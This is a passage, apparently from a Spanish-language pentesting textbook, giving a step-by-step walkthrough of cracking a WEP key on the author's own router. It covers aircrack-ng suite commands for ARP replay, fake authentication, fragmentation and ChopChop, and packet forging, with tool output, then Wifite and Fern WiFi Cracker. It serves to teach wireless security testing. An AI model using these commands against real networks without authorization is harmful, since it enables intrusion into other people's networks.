
```
kill 417 564 3473
```

Vuelva a ejecutar el comando **airmon-ng** y la pantalla aparecerá sin errores:




paso 2: Capturar tráfico

La dirección MAC del router (ahora trabajando como AP objetivo) se encuentra en la etiqueta ubicada en la parte inferior del dispositivo. En este caso, el AP se encuentra en el canal 10 y su dirección MAC es: **B0:4E:26:1E:F6:36**, y es el valor que se va a usar como BSSID.



Luego, para capturar el tráfico de su red objetivo, ejecute el siguiente comando:

```
airodump-ng --channel 10 --bssid B0:4E:26:1E:F6:36 --write wep_crack wlan0mon
```



Este comando guarda todas las tramas capturadas en el archivo pcap de nombre **wep_crack**. A continuación, verá cómo descifrar la clave WEP cuando hay clientes conectados al AP y cuando no hay clientes conectados al AP.

paso 3a: Descifrar la clave WEP con clientes conectados

En la captura de pantalla anterior, se ve que hay un cliente, que tiene la dirección MAC **F0:03:8C:84:02:DD**, conectado a su AP objetivo.

Como usted no está asociado con el AP y no puede enviar solicitudes ARP, se captura y retransmite las solicitudes transmitidas por ese cliente.

Para este propósito, use **aireplay-ng** que es una herramienta diseñada para inyectar tramas y tiene varias opciones para realizar diferentes ataques, que serán estudiados

más adelante en este libro. Esta herramienta se usó para probar el adaptador inalámbrico para inyección en el capítulo 3 «Hardware inalámbrico».

La herramienta aireplay-ng tiene varios modos de ataque, los que se muestran en la siguiente pantalla. Puede escribir el nombre del ataque o el número correspondiente. Por ejemplo, para el ataque **arpreplay** se puede escribir el número 3, por razones didácticas lo escribiremos con palabras.

```
Attack modes (numbers can still be used):

     --deauth      count : deauthenticate 1 or all stations (-0)
     --fakeauth    delay : fake authentication with AP (-1)
     --interactive       : interactive frame selection (-2)
     --arpreplay         : standard ARP-request replay (-3)
     --chopchop          : decrypt/chopchop WEP packet (-4)
     --fragment          : generates valid keystream   (-5)
     --caffe-latte       : query a client for new IVs  (-6)
     --cfrag             : fragments against a client  (-7)
     --migmode           : attacks WPA migration mode  (-8)
     --test              : tests injection and quality (-9)

     --help              : Displays this usage screen
```

Para descifrar la clave del WEP, realice los siguientes pasos:

1. Abra un nuevo Terminal y ejecute el siguiente comando:

   ```
   aireplay-ng --arpreplay -h F0:03:8C:84:02:DD -b B0:4E:26:1E:F6:36 wlan0mon
   ```

   Donde:

   `-b` es el BSSID (la dirección MAC del AP).

   `-h` es la dirección MAC del cliente.

   `--arpreplay` (o `-3`) es la opción de ataque ARP Request Replay.

   ```
   root@kali2018:~# aireplay-ng -3 -b B0:4E:26:1E:F6:36 -h F0:03:8C:84:02:DD wlan0mon
   The interface MAC (00:C0:CA:82:66:94) doesn't match the specified MAC (-h).
           ifconfig wlan0mon hw ether F0:03:8C:84:02:DD
   07:42:02  Waiting for beacon frame (BSSID: B0:4E:26:1E:F6:36) on channel 10
   Saving ARP requests in replay_arp-0503-074202.cap
   You should also start airodump-ng to capture replies.
   Read 992 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
   ```

Nota

Para facilitar el ingreso de las direcciones MAC, evitando escribirlas a cada momento, se sugiere usar la aplicación Leafpad (similar al Notepad de Windows) donde puede guardar las direcciones que se muestran en la siguiente pantalla. Solo deberá copiar y pegar, en vez de volverla a digitar en la línea de comandos.

Cambie al terminal con la salida de airodump-ng y debería notar que el número de tramas capturados (**#Data**) aumenta rápidamente.

2. Después de recolectar una cantidad suficiente de paquetes (es decir, como se indicó, alrededor de 40000 para el ataque PTW implementado por aircrack-ng), puede comenzar a tratar de descifrar la clave WEP, comenzando aircrack-ng en una nueva pestaña de la terminal.

   Aircrack-ng es una herramienta que puede recuperar la clave de las tramas guardadas en un archivo .cap, utilizando el ataque PTW como método predeterminado. Ejecute el siguiente comando:

```
aircrack-ng -b B0:4E:26:1E:F6:36 wep_crack-01.cap
```

Donde: `-b` es (como de costumbre) el BSSID. Si aircrack-ng no logra descifrar la clave WEP, espere a que **airodump-ng** recolecte más IV y vuelva a intentar el proceso (de manera predeterminada, cada 10000 IV recolectados):

```
                    Aircrack-ng 1.2 rc4

                [00:00:06] Tested 122893 keys (got 7515 IVs)

   KB    depth   byte(vote)
    0     1/  4   59(11264) 04(11008) AF(11008) 03(10752) 49(10240)
    1    48/  1   EC(8704) 03(8448) 33(8448) 4F(8448) 59(8448) 496)
    2    34/  2   8F(9216) 1E(8960) 44(8960) 76(8960) 87(8960) 496)
    3     2/ 32   5F(11264) 09(10496) 42(10496) 9C(10496) E0(10496)
    4    18/ 89   F7(9728) 1F(9472) 59(9472) 5B(9472) 61(9472) 496)

Failed. Next try with 10000 IVs.
```

Sugerencia: No cierre los terminales. Debería tener tres terminales corriendo simultáneamente con los siguientes comandos:

- **airodump-ng** capturando tráfico,
- **airoplay-ng** inyectando tramas y
- **aircrack-ng** descifrando la clave.


Finalmente, **aircrack-ng** devuelve la clave crackeada, que se muestra en hexadecimal y ASCII:

```
root@kali2018: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

                    Aircrack-ng 1.2 rc4


                [00:00:14] Tested 946 keys (got 40349 IVs)

   KB    depth   byte(vote)
    0     0/  2   01(54784) D8(49664) 18(48640) 26(47872) 4E(47616)
    1     0/  1   23(55296) 91(47872) AB(47872) CD(47616) F6(47104)
    2     9/ 11   88(46592) 69(46336) 77(46336) 2B(46080) 5A(45824)
    3     4/ 47   67(47360) EE(46848) AE(46592) E2(46080) 5E(45824)
    4     0/  1   89(54784) A1(48128) 07(47872) 41(47872) C2(47616)

                    KEY FOUND! [ 01:23:45:67:89 ]
        Decrypted correctly: 100%
```

paso 3b: Descifrar la clave del WEP sin clientes conectados

En esta sección, se tratará el caso más complejo de recuperación de la clave sin clientes asociados con el AP.

Como no se puede responder a las tramas de solicitud de ARP, se debe simular de algún modo una autenticación con el AP (hacer una autenticación falsa). Se usará la interfaz del adaptador inalámbrico Alfa.



Para hacerlo, ejecute el siguiente comando:

```
aireplay-ng --fakeauth 0 -o 1 -e TPLink_F636 -a B0:4E:26:1E:F6:36 -h
00:C0:CA:82:66:94 wlan0mon
```

Donde:

`--fakeauth` (o `-1`) es la opción de autenticación falsa.
`0` es el tiempo de reasociación en segundos (sin demora).
`-o` es el número de paquetes enviados por hora.
`-e` es el SSID de la red.
`-a` es el BSSID.
`-h` es la dirección MAC de la interfaz **wlan0mon**.

```
root@kali2018:~# aireplay-ng --fakeauth 0 -o 1 -e TP-Link_F636 -a B0:4E:26:1E:F6:36
-h 00:c0:ca:82:66:94 wlan0mon
14:07:52  Waiting for beacon frame (BSSID: B0:4E:26:1E:F6:36) on channel 4

14:07:52  Sending Authentication Request (Open System)
14:07:52  Authentication successful
14:07:52  Sending Association Request
14:07:52  Association successful :-) (AID: 1)

root@kali2018:~#
```

Debería ver mensajes que digan que la autenticación falsa tuvo éxito (*Association successful*).

Nota

Si obtiene un mensaje «*Got a deauthentication packet!*», probablemente el AP aplica el filtrado MAC, que permite el acceso solo a ciertas direcciones MAC.

a. Los ataques de fragmentación y ChopChop

A continuación, se tiene que encontrar una manera de generar tramas de solicitud ARP encriptadas con la clave del WEP utilizada por el AP, pero no la tiene, ¡está buscando recuperarla!

Aquí es cuando dos ataques pueden ayudarle:

- el ataque de **fragmentación** y
- el ataque **ChopChop**.

No todos los drivers de dispositivos inalámbricos son compatibles con ambos ataques y no todos los AP pueden ser atacados con éxito, por lo que estos ataques se pueden realizar de forma alternativa.

a.1. El ataque de fragmentación

Los AP transmiten tramas incluso cuando no hay ningún cliente conectado. El ataque de fragmentación permite recuperar el keystream (no la clave real) utilizado para encriptar tramas, comenzando desde una trama individual transmitida por el AP. El tamaño máximo del keystream podría ser igual a la **MTU** (por sus siglas en inglés *Maximum Transmission Unit* "Unidad máxima de transmisión"), que es de 1 500 bytes.

Para ejecutar el ataque, ejecute el siguiente comando:

```
aireplay-ng --fragment -b B0:4E:26:1E:F6:36 -h 00:C0:CA:82:66:94 wlan0mon
```

```
root@kali2018:~# aireplay-ng --fragment -b B0:4E:26:1E:F6:36 -h 00:c0:ca:82:66:94 wlan0mon
14:17:14  Waiting for beacon frame (BSSID: B0:4E:26:1E:F6:36) on channel 4
14:17:14  Waiting for a data packet...
Read 40 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  B0:4E:26:1E:F6:36
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  B8:BB:AF:35:86:BD

        0x0000:  0842 0000 ffff ffff ffff b04e 261e f636  .B.........N&..6
        0x0010:  b8bb af35 86bd d0ef 3908 3900 718c 04d4  ...5....9.9.q...
        0x0020:  52a9 59c6 0d1f 253f 2d49 aaed 9dad 9aef  R.Y...%?-I......
        0x0030:  2154 20f3 9cc1 896d cde2 24f9 304b 10c9  !T ....m..$.0K..
        0x0040:  30c2 dbed 49c9 b34b ca21 1601 19a6 b7f2  0...I..K.!......
        0x0050:  8028 9221 910e                           .(.!..

Use this packet ? y
```

El programa captura una trama originada desde el AP y solicita confirmar si desea usar este paquete. Confirme escribiendo `y`. Luego, el programa intenta

recuperar hasta 1 500 bytes del keystream. Podría darse el caso de no encontrar suficientes acks:

```
Use this packet ? y

Saving chosen packet in replay_src-0506-143249.cap
14:33:05  Data packet found!
14:33:05  Sending fragmented packet
14:33:05  Got a deauthentication packet!
14:33:10  Not enough acks, repeating...
14:33:10  Sending fragmented packet
14:33:10  Got a deauthentication packet!
14:33:15  Not enough acks, repeating...
14:33:15  Sending fragmented packet
14:33:15  Got a deauthentication packet!
14:33:20  Not enough acks, repeating...
```

Cuando alcanza una cantidad suficiente de bytes (384), solicita salir y guardar el kesystream recuperado y el ataque termina con éxito. Entonces, puede proceder a crear una trama **ARP request** para inyectar en la red, como verá a continuación. De lo contrario, puede intentar con el ataque ChopChop.

a.2. El ataque ChopChop

El ataque ChopChop también puede recuperar el keystream de una trama individual encriptada WEP como lo hace el ataque de fragmentación, pero es un poco más complejo y, por lo general, más lento porque solo depende del texto cifrado y no de ningún texto simple conocido.

Para realizarlo, ejecute el comando:

```
aireplay-ng --chopchop -b B0:4E:26:1E:F6:36 -h 00:C0:CA:82:66:94 wlan0mon
```

La salida se parecerá a la siguiente captura de pantalla:

```
root@kali2018:~# aireplay-ng --chopchop -b B0:4E:26:1E:F6:36 -h 00:c0:ca:82:66:94 wlan0
14:36:23  Waiting for beacon frame (BSSID: B0:4E:26:1E:F6:36) on channel 4


        Size: 128, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  B0:4E:26:1E:F6:36
          Dest. MAC  =  B4:EE:B4:7E:9D:70
        Source MAC  =  F0:03:8C:84:02:DD

        0x0000:  8841 2c00 b04e 261e f636 f003 8c84 02dd  .A,..N&..6......
        0x0010:  b4ee b47e 9d70 70d4 0000 d16f 0200 e2e2  ...~.pp....o....
        0x0020:  540c 7560 feca dd84 f43a 756f 1a79 2724  T.u`.....:uo.y'$
        0x0030:  51ea 6ecf bd1f 6ca0 a994 4421 4b60 7657  Q.n...l...D!K`vW
        0x0040:  03a5 eb01 eebe cb74 6cb2 6eff 2c0c de60  .......tl.n.,..`
        0x0050:  d0bf fcde 5e6d b2df b54b b875 a46c e8e9  ....^m...K.u.l..
        0x0060:  f28d 69cb 44b8 9228 1f85 1d35 907c 9cad  ..i.D..(...5.|..
        0x0070:  e493 3d1f d7c7 edee 13db 870b 9872 0a92  ..=..........r..

Use this packet ? y
```

Si el ataque es exitoso, revise que el keystream y el texto plano se guarden.

b. Crear e inyectar tramas de solicitud de ARP

Una vez recuperado el keystream, ahora es posible crear una trama ARP request cifrada, utilizando la herramienta **packetforge-ng**:

```
packetforge-ng --arp -a B0:4E:26:1E:F6:36 -h 00:C0:CA:82:66:94 -k 192.168.1.100 -l
192.168.1.1 -y replay_src-0506-145239.cap -w arp-request
```

Donde:

`--arp` (o `-0`) es para paquetes ARP.
`-a` es la dirección MAC del AP.
`-h` es la dirección MAC de origen.
`-k` es la dirección IP de destino.
`-l` es la dirección IP de origen.
`-y` especifica el archivo keystream (obtenido con los ataques vistos anteriormente).
`-w` es el archivo donde necesita guardar la solicitud ARP generada.

```
root@kali:~# packetforge-ng --arp -a B0:4E:26:1E:F6:36 -h 00:c0:ca:82:66:94 -k 192.168.1.100
 -l 192.168.1.1 -y replay_src-0506-145239.cap -w arp-request
 Wrote packet to: arp-request
root@kali:~#
```

Una vez creada la trama ARP request, puede inyectarla con aireplay-ng:

```
aireplay-ng --interactive -r arp-request wlan0mon
```

En la siguiente captura de pantalla, puede observar los detalles de la trama ARP request siendo inyectada:

```
root@kali:~# aireplay-ng --interactive -r arp-request wlan0mon
No source MAC (-h) specified. Using the device MAC 00:C0:CA:82::66:94

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  B0:4E:26:1E:F6:36
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  B8:BB:AF:35:86:BD

        0x0000:  0842 0000 ffff ffff ffff b04e 261e f636  .B.........N&..6
        0x0010:  b8bb af35 86bd d0ef 3908 3900 718c 04d4  ...5....9.9.q...
        0x0020:  52a9 59c6 0d1f 253f 2d49 aaed 9dad 9aef  R.Y...%?-I......
        0x0030:  2154 20f3 9cc1 896d cde2 24f9 304b 10c9  !T ....m..$.0K..
        0x0040:  30c2 dbed 49c9 b34b ca21 1601 19a6 b7f2  0...I..K.!......
        0x0050:  8028 9221 910e                           .(.!..

Use this packet ? y
```

La opción `--interactive` le permite inyectar tramas de su elección, especificados con la opción `-r`.

Vuelva a la terminal **airodump-ng** y observe el aumento del número de tramas capturadas (**#Data**).

Cuando tenga un número suficiente de tramas, puede comenzar **aircrack-ng** para trabajar en el archivo **pcap** generado y recuperar la clave:

```
aircrack-ng -b B0:4E:26:1E:F6:36 wep_crack-10.cap
```

```
root@kali:~# aircrack-ng  -b B0:4E:26:1E:F6:36 wep_crack-010.cap
Opening wep_crack-010.cap
Attack will be restaured every 5000 captured ivs.
 Starting PTW attack with 76668 ivs.

                         Aircrack-ng 1.2 rc4


                [00:00:14] Tested 946 keys (got 40349 IVs)

KB    depth   byte(vote)
 0    0/  2   01(54784) D8(49664) 18(48640) 26(47872) 4E(47616)
 1    0/  1   23(55296) 91(47872) AB(47872) CD(47616) F6(47104)
 2    9/ 11   88(46592) 69(46336) 77(46336) 2B(46080) 5A(45824)
 3    4/ 47   67(47360) EE(46848) AE(46592) E2(46080) 5E(45824)
 4    0/  1   89(54784) A1(48128) 07(47872) 41(47872) C2(47616)

                      KEY FOUND! [ 01:23:45:67:89 ]
     Decrypted correctly: 100%
```

6.4 Cracking del WEP con herramientas automatizadas (aircrak-ng)

En la sección anterior, se cubrió el cracking de la clave WEP utilizando las herramientas incluidas en el paquete **aircrack-ng**, que ofrece una amplia gama de opciones y un gran nivel de control. Es esencial que los pentesters aprendan a utilizar estas herramientas y comprendan la lógica de los ataques implementados.

También hay otras herramientas en Kali Linux que automatizan el proceso de cracking WEP y, por lo tanto, son más fáciles e inmediatas de usar.

Una de estas es un script de Python llamado **Wifite** que usa la herramienta **aircrack-ng** para crackear las claves. Puede descargar el programa y leer la documentación y los ejemplos de uso en el sitio web de Wifite en https://code.google.com/p/wifite/. La última versión del programa está disponible en https://github.com/derv82/wifite. Wifite será desarrollado en el capítulo 7 «Cracking WPA / WPA2».


Otro programa simple y automatizado es **Fern WiFi Cracker**, que se explorará a continuación.

6.5 Cracking del WEP con Fern WiFi Cracker

Fern WiFi Cracker es una herramienta GUI (que tiene interfaz gráfica de usuario) escrita en Python y basada en la biblioteca Qt y en las herramientas de Aircrack-ng para realizar el trabajo subyacente.

No solo está diseñado para descifrar claves del WEP y WPA/WPA2 con solo unos pocos clics del mouse, sino que también puede realizar otros ataques inalámbricos contra AP y clientes.

Para ejecutar el programa, navegue al **Menú de aplicaciones > Kali Linux > Ataques Wireless > Herramientas Wireless > fern-wifi-cracker**.



La GUI es simple e intuitiva. En la parte superior de la ventana, hay un menú desplegable que enumera las interfaces inalámbricas disponibles. Seleccione su interfaz y el programa la pone en modo monitor.


Para buscar redes inalámbricas, haga clic en el botón **Scan for Access Points** y debería ver la cantidad de redes detectadas con encriptación WEP o WPA, además de los botones relativos.

Haga clic en el botón **Wi-Fi WEP**, que abre una ventana que muestra las redes WEP detectadas en la parte superior.

Seleccione su red objetivo y mire sus detalles en el **Attack Panel** a continuación. En la parte inferior, está el panel de ataque, donde puede elegir qué ataque realizar contra la red. Para este ejemplo, seleccione la opción **Ataque de Fragmentación** a la izquierda y, luego, haga clic en **Ataque Wi-Fi** en la esquina superior derecha.

El **Panel de ataque** muestra la progresión del ataque con el aumento del número de IV capturados.

Finalmente, el programa devuelve la clave crackeada (en hexadecimal) en la parte inferior de la ventana. Puede hacer clic derecho sobre ella y copiar la clave o convertirla en texto ASCII:



Una vez hecho esto, el **Panel de ataque** mostrará la clave ASCII.

